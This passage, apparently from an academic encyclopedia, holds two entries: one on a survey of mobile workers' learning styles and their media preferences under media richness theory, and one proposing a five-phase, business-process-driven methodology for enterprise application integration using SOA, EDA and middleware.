Scholars interested in how media channels are used within organizations have turned their attention to the nature, use, and effectiveness of communication tools such as these. They also have been interested in how the particular characteristics of employees relate to their preferences among traditional and newer communication channels. Media richness theory has been one theoretical framework which has been applied by researchers to this environment. Media richness in the organizational context involves the rational process of media selection in which the characteristics of each communication channel are matched with the content or information richness of a message in order to reduce uncertainty. One variable that may be at work when media types are selected in terms of their richness is "learning styles." These individual learning styles and their relationship with media choices on the basis of richness has been studied previously (Rex, 2001), but not in the case of portable deices. Learning styles are different ways of learning; essentially scholars and practitioners concerned with learning styles have looked at the preferences of individuals and how they process information through their unique senses.

BACKGROUND

Using the media richness theory, this study provides further understanding of learning style as a criterion for the selection of handheld media channels by mobile employees. Previous research indicated that learning styles are related to media channel selection and use, although individual media choices and their relationship with learning styles of members of virtual organizations have rarely been examined where employees are highly mobile. Although many types of learning styles exist, this study concentrates on the expressive learning style when sending and receiving messages. The expressive learning style is based on dividing an individual's learning into four different processes: concrete experience, reflective observation, abstract conceptualization, and active experimentation. It is worthy of special consideration because individual learning is a continuum through time based on these processes whereby people eventually rely on one preferred learning style.

Portable communication technologies are not just being applied in specific organizations; they may be part of a technological trend of more universal importance. Currently many communication and media channel choices exist for organizations to utilize. However, finding the best combination of the most appropriate choices for communication in responding to a changing business environment can be difficult. The unique ways in which mobile devices are used are different from fixed, or full-featured personal computers and telephones. PDAs and smartphones represent different usage patterns and employ a different user interface.

These differences could impact usability, including the way text messages are created and sent. Compared with PCs, mobile device screens are small in size, their computing ability and power supply limited, and internal data storage capabilities have fewer megabytes. When used for sending and receiving voice mail, these devices primarily support traditional audio options found on a fixed line telephone.

Figure 1 graphically describes the use of portable, handheld appliances and their relationship to the tasks of media channel sending and receiving of voice and electronic text messages.


Text messaging closely mimics the communication tool known as e-mail. E-mail has the ability to forward mail to an individual's Internet mail address. Electronic text messages can be sent to an appliance such as a PDA, Blackberry, or pager. Text messaging is typically used for messages that are no longer than a few hundred characters yet this communication medium is interchangeable with e-mail, as their general capabilities are quite similar. The participants in this particular study sent and received electronic text messaging through their portable appliances only. The variable differences between e-mail and electronic text messaging depend on the device that is used to send and receive messages.

INDIVIDUAL MEDIA CHANNEL SELECTION AND USE

This study uses the communication technology framework set forth by Daft and Lengel (1984). Their category schemes are used as basic dimensions for defining media characteristics. The theory was originally developed to focus on executive level communications.

When individuals do not express themselves well during auditory messaging, even though voice and face-to-face channels are ranked as rich media on the media richness scale, situations may arise that confound the media richness criteria (Rex, 2001). In

Figure 1. Media delivery mechanisms used by virtual workers



these situations, the result of poor verbalization may adversely impact the communication process for the message receiver. Although voice inflections are valuable cues when using voice messaging, electronic text messaging has a few capabilities that are expanding through the use of graphic symbology. Scholars have analyzed and ranked media along the media richness continuum (Trevino, Daft, & Lengel, 1990). The type of media examined in the past normally has fallen within the categories of face-to-face, telephone, e-mail, and other nonelectronic communication methods, such as paper-based memos. Of the media studied, McGrath and Hollinghead (1993), whose research incorporated newer technologies, found in-person repeatedly ranked higher than phone. Additionally, telephone ranked higher than e-mail.

Rex (2001) suggested that when considering the selection of media channels, the richness theory presumes senders and receivers possess certain listening and speaking skills for in-person verbal communications. Another conclusion of the study was that appealing to individual learning styles might increase perceptions of effective communication.

Research Questions

Two overarching research questions guided our study:

1. What individual media channel preferences are held by members of a highly mobile organization who use portable appliances?
2. Which media channel, voice or electronic text messaging, is perceived to be most appropriate and effective by members of a highly mobile organization who use handheld, portable devices, when individual learning styles are taken into consideration?

To address these questions, a survey was used to collect data from members of an organization comprised almost totally of mobile workers. These workers used PDAs and smartphones. A total of 112 members of the organization participated in the study with 94 responding to a measuring instrument designed to examine individual learning styles and media preferences according to media richness theory.

Review of the Literature

Media Richness and Related Theories

Researchers used media selection theories to assess communication effectiveness in organizations. As part of this body of knowledge, two studies—Kock (1998) and Dennis and Kinney (1998—examined communicator's media choices, group communication dynamics, and the utilization of new technologies. Rice and Shook (1990) indicated that when e-mail and voice messages were used, there was a positive relationship between an individual's media selection and their organizational group's media selection. Daft and Lengel (1984) applied the media richness theory to organizations, and they described the primary conclusion of their research in the following statement: "Organizational success is based on the organization's ability to process information of appropriate richness to reduce uncertainty and clarify ambiguity" (p. 194). Their findings indicated that organizational managers use rich media for ambiguous communications and select less rich media for unequivocal communications.


Social Presence, Media Richness, and Organizational Communication

Based upon social presence theory, it has been found that the amount of contact or closeness that can be conveyed over a medium also coincides with media richness (Short, Williams, & Christie, 1976). The media richness scale presented in Figure 2 closely parallels the continuum of social presence of media proposed by in such studies.

This social presence continuum gauges the appropriate selection of a media channel based on the amount of social presence required by the particular communication task. Social presence theory also states face-to-face messages contain the most social presence. Face-to-face is followed by audio and video, audio-only, and print.

Research has indicated that organizational communication channels have objective characteristics which determine the capacity of each channel to carry rich information. In order to clarify information, discussions are required to reduce equivocality. Ambiguity and uncertainty within messages can diminish when

Figure 2. Media richness



more information is made available. Daft and Lengel (1984) developed the media richness theory to assist communicators as they decide which of the following media channels may be suitable for a communication: (a) face-to-face communication, (b) telephone communication, (c) addressed documents, or (d) unaddressed documents. Media richness is also based on the measurement of feedback, multiple cues, language variety, and personal focus. Face-to-face is considered the richest medium and unaddressed documents are the least rich—or lean. Richer media channels are seen as more effective for reducing equivocality (Rex, 2001).

Daft and Lengel (1984) indicated communication media can have different capabilities for resolving uncertainty. The media richness theory also implies a protocol for selection and has four components that influence richness: (a) ability of the medium to transmit multiple cues, (b) immediacy of feedback, (c) use of natural language, and (d) personal focus. Fulk (1993) posited that the more frequent the use and the more extensive the experience, the perceptions of richness in a media channel will be greater among individuals using them. Daft, Lengel, and Trevino (1987) posited that, “managers refer to rich media for ambiguous communications and less rich media for unequivocal communications” (p. 355). When communicating, a variety of cues can be used: (a) sound or tone of voice, (b) facial expressions, or (c) body language.

Additional research attempts to place newer media into the media richness theory as well. E-mail has been studied in this context and is found to lack the cues and the function of immediate feedback when the communication is asynchronous. In the technology environment, immediate feedback is most often associated with chat or Instant Message (IM). Personality and the use of natural language within e-mail communication can be varied.

Within the media richness framework, Dennis and Kinney (1998) indicated high equivocality can be reduced using richer media. Equivocality is generally understood to decrease with richer media and more information. Messages may be more uncertain than equivocal considering certain types of information. Media selection may not only be a logical decision based on the message required or information being delivered, but also a social decision (Huang, Lee, & Wang, 1998). In some instances, there may be social pressure upon an individual to use a certain medium. With the expansion of new media, e-mail and the Internet have become the standard media delivery channels within certain groups. Therefore, there is a need to understand communication in terms of a time-space matrix of communication activities. This is particularly important as it relates to this study, as mobile devices transcend time and space barriers in unique ways.

RESULTS

Our research conducted on 94 mobile workers indicates that mobile workers have specific media preferences. Furthermore, their individual learning styles influence those preferences. The results begin to reveal where portable mediums might fit within the continuum of media channels that has been used by previous scholars to evaluate the relative richness of various communication channels used in the workplace. In discussing this topic it is important to note the media choices were quite subjective and dependent on various personal and contextual factors.

Analysis of the statistical relationships between the study participants' media preferences and learning styles showed that, for virtual workers, there are important relationships between their individual learning style and media selections. In the auditory and oral combined learning styles category, there appeared to be a preference for voice mail. One explanation could be the group's work environment and the type of messages they send. In this virtual setting, mobile workers are typically provided only limited opportunity to access and send messages when they are not with a client. Because much of the information in their client-related communication is technical in nature, e-mail may be best suited for this particular type of content. E-mails can be reviewed several times, content can be cut and pasted into software programs, and redistribution of the content is simple.

Interestingly, when media preferences of the study participants were examined in the Demographic Data Survey, apart from individual learning styles, it appeared that while a number of the respondents selected voice mail, a somewhat larger number selected e-mail. Without further research, it would be difficult to conclude that either the voice or e-mail option for communication would be a better channel for organizational leaders to rely on in all virtual organizations using portable devices as the primary means of communication. Making sure both were deployed in the most appropriate ways, considering individual preferences and individual learning styles would seem to be prudent.

Another result of the study indicated that most members of the study group preferred to use their portable devices for sending and receiving messages above all other technologies. Additionally, they also preferred these options over face-to-face communication. A somehow surprising result was that the study group indicated a preference for mobile devices and e-mail when they responded to the demographic questionnaire. Yet when the auditory and oral combined learning style was considered in relationship with media preferences, voice mail was preferred. It can be surmised that these channels generally appear rich and effective to this group for their specific communications, yet learning styles still may modify perceptions of these channels as they are used for various communication purposes. This is a finding with relevance for organizational leadership in the respect that no assumptions or overgeneralizations can be made when evaluating the use of particular channels through which to communicate with virtual workers.

FUTURE TRENDS

This study should serve as a good point of departure for further research on media richness, individual learning styles, virtual organizations, their mobile workers, and newer communication technologies. At the very least, it adds to existing studies that have generated contradictory findings when media richness theory has been applied to new technology-based communication channels (Fulk, Schmitz, & Steinfield, 1990; Rex, 2001; Rice, 1992). The purpose of this study was to conduct an examination of a specific group of mobile workers and was an attempt to understand their personal learning style as an element that possibly relates to their preferences for handheld media channels. Data that emerged from the research indicated that individual learning styles could be an important predictor of portable media channel selection. Additional exploration with larger samples of workers and organizations in which mobile devices are used is needed. Expanded studies can also indicate if the media richness theory and personal learning styles applied to PDA and smartphone based media selection and use in organizational settings, are at work in similar or different ways in the case of other portable devices such as short messaging services (SMS) via PDAs, smart pagers, and Instant Messaging (IM) via PDAs, and various technologically advance phones and pagers.

Whether using traditional or newer technology based methods of messaging, Nelton (1996) indicated that when communicating, organizational leaders should listen, aim for effective discussion, utilize humor, and appeal to the interest of the receiver. Wheatley (1994) indicated that information informs and forms an organization and selected information will change the organizational landscape. Leadership, technology, and communication and the myriad of terms used to describe organizational functions are all essential.

Yet, the fundamental principle behind it all is communication. The function of communication is about members within the organization, their relationships, and their locations.

With the deployment of new technologies it becomes increasingly critical for leaders to carefully understand the intent, impact, and context of their communication. Rex (2001) found that learning styles indicate when a person is oral expressive. Therefore, knowing this information may help explain an individual's media channel selection and use. However, if the receiver of the message is a visual learner and prefers a written medium, then although the individual is choosing what is deemed a richer medium, according to media richness theory, it is likely to not be the most appropriate because it is perceived as a less effective method for that particular receiver. In conclusion, leaders or message senders faced with communicating must consider their receivers in order to determine the most appropriate medium based upon the receiver's preferences (Rex, 2001). If message senders adhere to the approach of considering the learning style of the receiver, organizations may very well improve their ability to communicate effectively overall. As more technologies become available and are applied in the organizational communication setting, this need to study media richness and individual preferences and characteristics will become even more important. These virtual organizations have to communicate effectively in ways that acknowledge that face-to-face communication is not a viable option among workers.

KEY TERMS

Mobile Workers: Employees performing their jobs outside the office.

Media Richness Theory: The rational process of media selection so that the characteristics of the communication channel is matched with the content of a message in order to reduce its uncertainty.

Personal Digital Assistant (PDA): Handheld device that combines computing and networking features.

Symbology: The study and interpretation of symbols.

Smartphone: Handheld device that integrates the functionality of a mobile phone and a PDA.

Telecommuting: Work arrangement in which employees employ telecommunication means to perform their tasks instead of commuting to a central work location.

Virtual Organizations: Organizations that primarily conduct their work through electronic media.

Methodological Framework and Application Integration Services in Enterprise Information Systems

Darko Galinec
Ministry of Defense of the Republic of Croatia, Republic of Croatia

Slavko Vidović
University of Zagreb, Republic of Croatia

INTRODUCTION

For integration of two business functions or two business systems it is necessary to connect their business processes with application support and data exchange. Processes appertaining to one application system create data which will be used by another application system.

First, and the key reason for the integration of business systems' applications, are user business needs for business processes and information flow, and changes in business processes occurring during business transactions.

The next integration reason is related to the technological differences by means of which applications are constructed. Integration should be carried out to connect technologically different applications. Because of process complexity which includes breakdown of the existing business processes and applications, business processes change on the basis of business needs and user requirements, modeling of such processes, and new applications and their connection, it is necessary to shape methodological framework. The use of this framework should result in the successful completion of EAI projects.

EAI Short History

Applications have been developed on the basis of business system function architecture (for example automation of production, procurement, sales, and so forth, functions, that is, applications for their support. EAI related requirements also appear with business combinations—integration of business subjects into a whole (fusion, consolidation, acquisition). In such cases, information systems applications of the subjects which are going to be merged are integrated. From the early sixties to the late seventies of the last century, business systems applications were simple in design and functionality (Gormly, 2002). Business system data integration was not considered at all, as the aim was to support manual procedures by PC. During the eighties the necessity of integration applications within business systems was recognized. There were attempts to redesign existing applications to make them suitable for integration. Since the nineties, enterprise resource planning (ERP) applications have prevailed, and the existing applications and data were adjusted to the ERP system. The aforesaid could be done only through EAI introduction as a logical sequence of events. Later on, the advantages of integration of multiple business processes through existing applications have been conceived. Other factors which have contributed to the EAI development include growth of applications intended for supply chain management (SCM) support and business to business integration (B2B), and applications for modern business processes support and Web application integration. Modern business requires a process centric approach, that is, end-to-end (E2E) management and control of business system. The process includes various applications intended for the support of different business processes and functions.

Gormly (2002) states that "EAI is very involved and complex, and incorporates every level of an enterprise system: its architecture, hardware, software and processes" (p. 1).

BUSINESS PROCESS INTEGRATION

The history of information systems development was driven by business systems' functions automation and mergers and acquisitions - integration of business subjects into a whole. Modern business requires business processes integration through their dynamics, and thus enterprise application integration (EAI) as well. In this connection, it is necessary to find ways and means of application integration and interaction in a consistent and reliable way. The real-time enterprise (RTE) monitors capture and analyse root causes and overt events that are critical to its success the instant those events occur (McGee, 2004, p. 2). EAI is determined by business needs and business requirements. EAI has to be founded on business process repository and models, business integration methodology (BIM), and information flow as well. Business process models are the strongest conceptual resource to store and share knowledge (Vidović & Galinec, 2003, p. 3). Decisions concerning technology must be done to enable successful application integration. In this article, EAI methodological framework and technological concepts for its achievements are introduced.

Real-Time Enterprise

Use of information is a key to the real-time enterprise (RTE) to identify new opportunities, avoid mishaps, and minimize delays in core business processes. The RTE will then exploit that information to progressively remove delays in the management and execution of its critical business processes (McGee, 2004, p. 2). This is based on the contention that there is always prior warning before every major favorable or unfavorable business surprise. Critical business processes are those of high value and importance for the business system, the improvement of which will significantly affect the business result (McGee, 2004). Real-time enterprise is driven by simple or complex events (Schulte, 2002).

Process Models

Process models enable business analysts and system architects to work together and establish event-driven and service-oriented architectural styles in composite business applications (Thompson, 2004, p. 1). Business systems that use business process models will have more success in designing and implementing efficient and effective business processes. To accomplish this, business analysts should be well-versed in creating business models that explicitly identify events, and they should understand the concept of services and event handlers. Thompson (2004, p. 2) states that systems' architects should be capable of interpreting business process models and establishing application architectures with service-oriented and event-driven styles that trace back to the requirements specified in those models" (Thompson, 2004, p. 2). Business systems' focus should be on implementing a solid service foundation based on carefully designed service architecture. Once in place, business process orchestration can enable the composition of end-to-end processes relying on these services.

BUSINESS NEEDS AND USER REQUIREMENTS CONCERNING

The users are key factors for EAI accomplishment. Their requirements, based on business needs and business processes which should be integrated, determine the purpose of EAI and are used to model it. Process approach as a result has a models and business processes repository, that is, a knowledge base on the entire organization (Vidović & Galinec, 2003, p. 2). Transactions between business processes should be performed according to the security rules, based on real business needs. Experts developing EAI system should support transactions technologically, but must not define them or decide on them.

Ownership Over Processes, Responsibilities, and Process Steps

There is defined ownership over processes in a business system. One owner can manage one or more roles which include respective responsibilities. Business process includes several process steps. Within roles one or more process steps can be made, as presented on workflow chart. Process application support should be provided for, from business needs and user requirements to the completion of the initiated process. Process steps which have been exercised within roles are not E2E, but workflow charts (relationship between E2E and workflow chart may be one-to-many, but one-to-one as well).

On the hierarchical level of the business system, which is above the level on which business process owners exist, there is the main owner of the process as the owner of all existing processes and workflow charts. In this connection, the process owner can initiate the changes if some processes proceed in an inadequate way.

If the owner of the role completion process has at his disposal technologically identical applications, there is no need for EAI because the applications are of the same sort. If there are different technologies (applications), EAI is necessary.

Business Processes Changes Based on Business Needs


Business needs and user requirements should be modeled considering the impact on EAI. By introducing software requirements into the stream of analysis, applications can be reconfigured automatically as a result of matching business requirements to actual performance (see Figure 1) (Ericsson, 2004, p. 4).

During process completion, data are collected and process execution is analyzed in view of which of the requirements for business process changes are articulated. Business needs and user requirements change business processes models and new software requirements, and needs concerning application changes turn up as well.

Because of business needs, in modern application systems response time between requirement for business process change and the corresponding application change must be extremely short. It has to be measurable in short time units (e.g., days). The main goal is to enable undisturbed business proceeding, respecting needs for process and application changes. Delays provoked either by process model changes (based on business needs) or by necessary technological interventions must remain within a defined period of time.

Modern business requires automatic process management, that is, applications to support it. To achieve the aforesaid, it is necessary to configure applications according to the rules of contemporary architectures: service-oriented (SOA) and event-driven (EDA). On the technological level, the existing tools for develop system for business process management (BPM); process modeling and workflow charts, business processes repository, simulation and detection of business bottle necks are used. On the basis of the results obtained, the processes are improved and optimized. In this way, optimized processes change the existing model and may be transformed into an executive process code (which will manage business and application on the basis of business rules) or can be used for further modeling and

Figure 1. Applications reconfiguration based on business requirements



development of new applications. Performance of the process is analyzed and tracked, and redesigning will go on until the satisfying solution is reached.

To conclude, successful contemporary business systems require adequate interaction of all business processes and technology support. This can be obtained by means of the BPM system, which in an integral way uses applications conformed to business needs.

Because the applications are frequently technologically different, prior to BPM realization it is necessary to accomplish EAI.

METHODOLOGICAL FRAMEWORK FOR EAI

By means of proceedings and application, EAI methodology must ensure consistency and reliability of an integration system. The example can be found in United States Department of Defense C4ISR document which has been used in the preparation of the document "NATO C3 System Architecture Framework (NAF)" for the architecture of command and control system with information system support. This document quotes that Defense Information Infrastructure Common Operating Environment encompasses architecture, standards, software reuse, shareable data, interoperability, and automated integration in a cohesive framework for systems development (C4ISR Architecture Working Group, 1997, p. 137).

According to the Zachman framework (Frankel, Harmon, Mukerji, Odell, Owen, Rivitt et al., 2003) contextual and business models are independent of the computer platform (1st level), system model (logic) is also independent of the computer platform (2nd level). The technology model (physical) depends on computer platform (3rd level) and includes descriptions of models, architectures, and descriptions used by technicians, engineers, and contractors who design and create the actual product. Because of the aforesaid, models, architectures, descriptions containing business system borders, and the ways of its interactions with outside environment, and models with descriptions used by the individuals-the owners of business processes-in the focus of the authors' research.

Nowadays, there are several EAI methodologies. One of them (Cognizant Technology Solutions, 2005) mentions the following methodological steps:

1. Estimate of EAI necessity resulting in the respective Estimate Report.
2. Strategic EAI planning and implementation, resulting in Strategic Report.
3. Development of application and technical architecture, resulting in Detailed Implementation Plan.
4. EAI implementation, monitored through Testing Reports and Quality Assurance Survey.

In this article, the authors present a new EAI methodology which is driven by business processes and is carried out in phases. EAI should be carried out in five methodological phases:

1. Business processes modeling and planning of EAI process needs according to business level (planning).
2. Analysis of communication and semantic requirements with transactions-requirements towards EAI.
3. Providing for interoperability through three-level EAI model (design).
4. EAI development by means of adequate technology (construction).
5. EAI implementation and acceptance.

Business Processes Modeling and Planning of EAI Process Needs


The real business process has been monitored, as well as the application systems of a business system (if there are any) and its processes and the interaction processes with environment as well.

The way of intercommunication of applications and the real needs for their integration are defined.

Example: In the business part of the customer relationship management (CRM) application system, there are applications which, on the basis of received input values in the interaction chain, cooperate with applications coming from service management (SM) and resource management (RM), and in this way connection with supplier relationship management (SM) applications is established (see Figure 2).

On the basis of user request, the E2E process is initiated (transaction T1). On the CRM level within 1st role (R1) 1st process step with the support of the 3rd application system takes place (APS3).

Figure 2. Defining the scope for integration of business systems' applications



On the SM level, within the next role (R2), PS2 is performed with the support of APS1 (the application development technology differs from the one previously mentioned).

RM level includes R3 and makes PS3 (T3) possible with the support of APS1 (technology being the same as on the aforementioned level).

On the basis of occurrences of the previous level, the performance of SRM level is initiated. Within this role T4 and T5 occur, PS4 and PS5 are performed with the support of APS4 and APS5 (different application development technologies when compared with the previous level and on same level as well).

Transaction T6 (R3 repeated) refers to the communication between SRM and RM levels (PS6) and support of technologically different application, when compared with the previous one-APS1.

Next role (R2 repeated) contains communication on the SM level, on the basis of T7, performance of PS7 (technology remains unchanged-APS1).

Eventually, on the CRM level, R1 is performed (PS8, T8) with the support of APS3 (technology differs from the previous one). The user is given response (APS3, T9) and the process E2E is completed.

EAI is necessary with the interactions of applications developed by different technologies.

Analysis of Communication and Semantic Requirements with Transactions-Requirements Toward EAI

Based on the previous step, the kind of communication between applications will be determined with regard to the sort of data which interact.


Example:
There are certain applications whose integration will not be automated or will be delayed because of rare incidence or the importance of the data exchanged of the business system (APS2). In such cases, interaction and data exchange will be performed manually.

Only applications developed by different technologies are integrated.

APS3 interacts with the environment and data processing is carried out under the request/reply principle (see Figure 3).

RTE architecture must accelerate and combine the efforts of many business units and their respective application systems running on different computers, sometimes in different enterprises. The characteristics of events, message-oriented middleware (MOM), and publish-and-subscribe communication patterns are well-suited for the "fast and furious" highly integrative nature of RTE strategies (Schulte, 2002, p. 2).

Figure 3. System and its environment: Communication and semantic requirements



The key difference between conventional business processes and a new generation of improved business processes is that the new processes are event-driven (Schulte, 2003, p. 1).

Providing Interoperability Through Three-Level EAI Model

Business system architecture is based on the interoperability standards. Interoperability is the capacity of the information and communication systems and business systems to support data flow and provide exchange of information and knowledge (Working Group on IT Architecture within the Coordinating Information Committee, 2003, p. 9).

Interoperability framework includes norms, standards, and recommendations which describe the achieved or desired agreement of the interested parties with regard to the interconnection way. The interoperability framework is a changeable document which must follow technological, normative, and business changes. Interoperability levels are process, semantic, and technical ones, as shown in Table 1 (Working Group on IT Architecture within the Coordinating Information Committee, 2003, p. 9).

So, it is necessary to define real EAI need and to examine it in view of process, semantic, and technical interoperability.

Figure 4 shows transactions among technologically different applications- those for which EAI is necessary: APS1-APS3 (T8), APS1-APS4 (T4), APS3-APS1 (T2), APS4-APS5, APS4-APS5 (T5), and APS5-APS1 (T6).


EDA and SOA are compatible but distinct concepts, each with its own advantages and limitations. Enterprises need both. EDA and SOA have many similarities. Both support distributed applications that go beyond conventional architectures, both use a modular design based on reusable business components, and both may be enabled through Web services. Architects and developers must understand the local business requirements and process models to determine whether SOA, EDA, or some combination of them is right for each aspect of each new business process (Schulte & Natis, 2003, p. 1).

Unlike SOA, EDA is the design vision for long-running asynchronous processes (SOA is best applied to real-time request/reply exchanges). In EDA, a process node posts an event (in SOA, a process node makes a targeted processing request). In EDA, posting an event reflects results of some past processing (in SOA, making a processing request directs future processing). In EDA, the poster of the event is disconnected from the processors of the event, if any (in SOA, the requestor of service knows the service and depends on its existence and availability) (Natis, 2003, p. 3).

Table 1. Interoperability levels

Type	Description
Process	Relative to business goals, business process modeling and cooperation achievement between different units whose structure and work mode are not necessarily congruous. To fulfill system user needs and to reinstall available and simple user services, it is necessary to establish process interoperability
Semantic	Relative to data meaning. Thanks to this level, exchanged data have the same meaning at the starting point and destination, and pieces of information originating from various information resources are linked in a meaningful way.
Technical	Relative to the norms and standards used for the interconnection of computer systems and services. It includes open interfaces, network and security services, middleware, integration presentation, and data exchange.

Figure 4. EAI matrix and interoperability



The nature of data retrieval transactions fits well with the model of SOA (make request for information, wait for the reply, disconnect on receipt of the reply). The nature of update transactions fits well with EDA (request the update, ensure delivery of the request, release the resources without waiting for the time-consuming process of applying the updates). The nature of composite transactions fits well with SOA (represents a complex real-time process as a single transaction, hide the complexity of composition and integration behind the wrapper interface). The nature of multistep processing fits well with EDA (monitor status, trigger processing based on changes of status, evolve a process through its component steps as status changes from initiation to completion) (Natis, 2003, p. 3).

Conventional systems use pull-based, request/response patterns for most program-to-program and program-to-database communication. Each recipient program continuously loops, polling to see if a new event has arrived. If it polls infrequently, the business process runs slowly because the data is waiting too long. If it polls often, the network and system overhead is unacceptable because lots of needless requests may be made before an event appears.

Event-driven systems send each update individually as soon as it is recognized by the sending application. Therefore, event-driven systems use push communication in which the timing of data delivery is determined by the sender. The sender is the first to know that an event has occurred and can send it immediately so the data is not sitting idle until each recipient polls. Push communication is more scalable, because nothing is sent until the event is available. Push-driven systems accelerate a business process by minimizing the handoff time between activities.

ORGANIZATIONAL AND TECHNOLOGICAL CONCEPT

Enterprises that want to operate in real time must expand their use of event-oriented design, message-oriented middleware, and publish-and-subscribe communication (Schulte, 2002, p. 1).

A successful RTE will use the principles of event handling at the business and the technical level. Event-driven business processes are usually implemented best by event-driven software design and middleware technologies. Enterprises should expand the number of places where they:

- Handle events individually rather than in batches.
- Use push-based rather than pull-based communication patterns.
- Deliver information updates to multiple destinations simultaneously.
- Design with an explicit focus on the idea of events.
- Manage the process of event notification in a systematic fashion (Schulte, 2002, p. 2).

EAI Development by Means of Adequate Technology (Construction)

Business systems can use various commercially available EAI middleware products. Business systems select their products based on composition of their enterprise, their plans, and buying practices. The basic architecture of business systems' mission and business application software is evolving rapidly as developers apply modern design concepts such as SOA, EDA, and intermediary-based application integration. The new generation of applications and commercially developed business applications is more flexible, powerful, and easier to maintain than traditional application software because of its modularity and layered structure.

E2E processing must be adequate, technically feasible, operatively acceptable, and usable through an integrated application system.

Implementation and Acceptance

Modern business systems are designed to perform a variety of functions; for most applications MOM is prevalent. Communication middleware helps programs talk to other programs. It is software that supports a protocol for transmitting messages or data between two points as well as a system programming interface (SPI) to invoke the communication service. MOM also provides for the safe (e.g., using strong security and reliable, guaranteed once and only once) delivery of messages. Protocols and SPIs used in communication middleware can be proprietary (e.g., IBM WebSphere MQ or Microsoft MSMQ) or based on industry standards such as ASN.1, Distributed Computing Environment (DCE) remote procedure call (RPC), CORBA/IIOP, Java Message Service (JMS), or Web services (based on simple object access protocol - SOAP). Today, business systems are focusing on enterprise architectures based on SOA, service-oriented development of applications (SODA), service-oriented business application (SOBA), and Web services.

The EAI project is considered successful only if it can be proved that the new and the inherited system can work together prior to their application and usage by end users.


GENERIC ARCHITECTURE OF INFORMATION SYSTEM

The change in application architecture is made possible by advances in middleware technology and related standards such as XML and Web services. Significant innovation is appearing in virtually every middleware. Platform middleware products, such as application servers and application platform suites, were once thought to be approaching a steady state based on .NET and Java 2 Platform, Enterprise Edition (J2EE).

However, new platform technology using microkernels and message-based design is emerging to create new styles of platform. Integration middleware is also evolving as vendors and user companies try new approaches to application integration. Integration process uses middleware intermediaries that apply transformation, business process management, and rule-based routing to application-to-application communication.

Integration middleware products such as enterprise service buses (ESBs), integration suites, and programmatic integration servers leverage XML message formats and Web services communication standards (e.g., SOAP and WSDL) to reduce the complexity of developing integration links among applications. However, traditional middleware products are a poor

Figure 5. Generic architecture of information system



match for the service-oriented and event-driven applications being designed nowadays. Business systems, enterprise architects, and project leaders must be aware of the innovation that is occurring in middleware to be able to develop an orderly plan for leveraging the new technologies as suitable for their environments. The open-source movement is already having an effect on the J2EE application platform market, and is expected to affect decisions for other platform middleware and ESBs.

Generic architecture of the information system (see Figure 5) takes into account real business needs and participants in the business process of the complex system. Instead of an integration layer, the concept of integration bus supported by network (ESB) is introduced. Applications, as a part of technology, are available for those users who are permitted to use them. Such an information-centric and network-centric approach implies that applications given to the users in order to enable the data, information, and knowledge flow depend on network as the only application "container."

The data visibility, data accessibility, data coherence, data assurance, and data interoperability are achieved over the information service bus. Users and applications migrate from maintaining private data (e.g., data kept within system specific storage) to making data available in community-shared and business system-shared spaces (e.g., servers and services available on the network).

CONCLUSION

Business needs and goals which must be reached by a business system are the prime movers of the changes in application systems and information technology (IT). Application development is based on the function approach and architecture and it represents the beginning of EAI. High efficiency concerning performance of particular processes is not sufficient if such processes are not adequately integrated into E2E process. Today business is managed through E2E process approach and the process itself is supported by different applications originating from the function architecture of a business system. EAI is an arranged infrastructure intended for applications linkage (resources, technologies, and interfaces) and transactions completion among application systems.

Interoperability (process, semantic, and technical) is a processing relation between two business subjects rendering business transactions possible.

The highest business need level is RTE, an enterprise which in real time monitors environment and reacts on the incentive, that is, performs business transactions.

The purpose of EAI is to provide interoperability which will render possible inside and outside business system transactions so that eventually the business system would function as RTE.

Because EAI infrastructure connects applications used to support business processes, EAI is of great importance and is a great influence in business process management.

Galinec and Marić-Bajić (2006) conclude that "Business systems that adopt service orientation can dynamically change processes to align them for users, according to their intentions and needs for the business which continues to change" (p. 5).

Applications used to support business processes connected by sequence of business logic (by means of BPM system and on the basis of business rules) render possible E2E process. Such applications are used for consistent integration of processes constituent to the E2E process approach.

Only on the basis of effective performance of E2E process, performance of individual process steps (shown on the diagram within roles) can be considered successful. By integration of applications intended for the support of particular process steps, E2E process can be supported as well. When united process steps give expected results, business system process functioning is satisfying.

To develop EAI system, methodological frame is shaped based on the business system processes models, and is implemented in phases. Requirements concerning business transactions should be identified and analyzed, and business processes should be modeled as well. These will result in models and repository of business processes as a reflex of a real business and the origin of business processes automation.

The architecture of a modern application system (which supports real needs) will be based on business components as software components supporting particular business entities.

Such an integral architecture consists of two mutually complementing and interacting architectures—SOA and EDA.

A technological concept which supports them is an ESB. It includes numerous integration and communication technologies, and among other things MOM middleware and Web services.

Successful application integration is the one which will provide for the quick flow of all transactions important for business and realization of imposed goals, serving all business processes which may need them.

IT, if used in an adequate way, is in the integration function and delivers new value to the business system.

KEY TERMS

Business Process: A set of activities that is initiated by an event, transforms information or materials, and produces an output. Value chains produce outputs that are valued by customers. Other processes produce outputs that are valued by other processes (Allen, 2005).

Composite Application: Is a set of related and integrated services that support a business process built on SOA (IBM Corporation Software Group, 2005, p. 3

Enterprise Application Integration (EAI): A class of data integration technologies focused on linking transactional applications together, typically in real time. EAI tools are also generally focused on point-to-point application communications. Technologies that can make up an EAI solution include Web services, transaction monitors, message brokers, and message queues. Most commonly, EAI vendors discuss messaging and Web services. EAI provides the ability for different enterprise level programs to exchange data in order to fulfill business processes. It is also referred to as Middleware (Gormly, 2002).

Real-Time Enterprise (RTE): Monitors, captures, and analyses root causes and overt events that are critical to its success the instant those events occur (McGee, 2004). RTE architecture must accelerate and combine the efforts of many business units and their respective application systems running on different computers, sometimes in different enterprises.

Service: Is functionality that works as a family unit that offers business capability. It is specified in terms of contracts between the provider of the functionality and its consumers. It is akin to a reusable chunk of a business process that can be mixed and matched with other services (Allen, 2005). It is a repeatable business task (IBM Corporation Software Group, 2005, p. 3).

Service-Orientation: A way of integrating business processes as linked services, and the outcomes that these services bring (Frankel et al., 2003, p. 3). The roots of service orientation can be found in three different areas: programming paradigms, distribution technology, and business computing. The development of different programming language paradigms has not only contributed to the implementation platform for the different elements of an SOA, but also has influenced the interfacing techniques used in an SOA, as well as the interaction patterns that are employed between service providers and service consumers (Krafzig, Banke & Slama, 2004).

Software Service: Is a type of service (Allen, 2005). It provides clients access to business functionality remotely as a service. As organizations seek new and less costly methods to acquire and pay for business applications, business partners are increasingly being asked to deliver their software on demand with usage-based pricing.

The Focus of a Service-Oriented Architecture: On the functional infrastructure and its business services, not the technical infrastructure and its technical services. A business-oriented service in an SOA is typically concerned with one major aspect of the business, be it a business entity, a business function, or a business process.

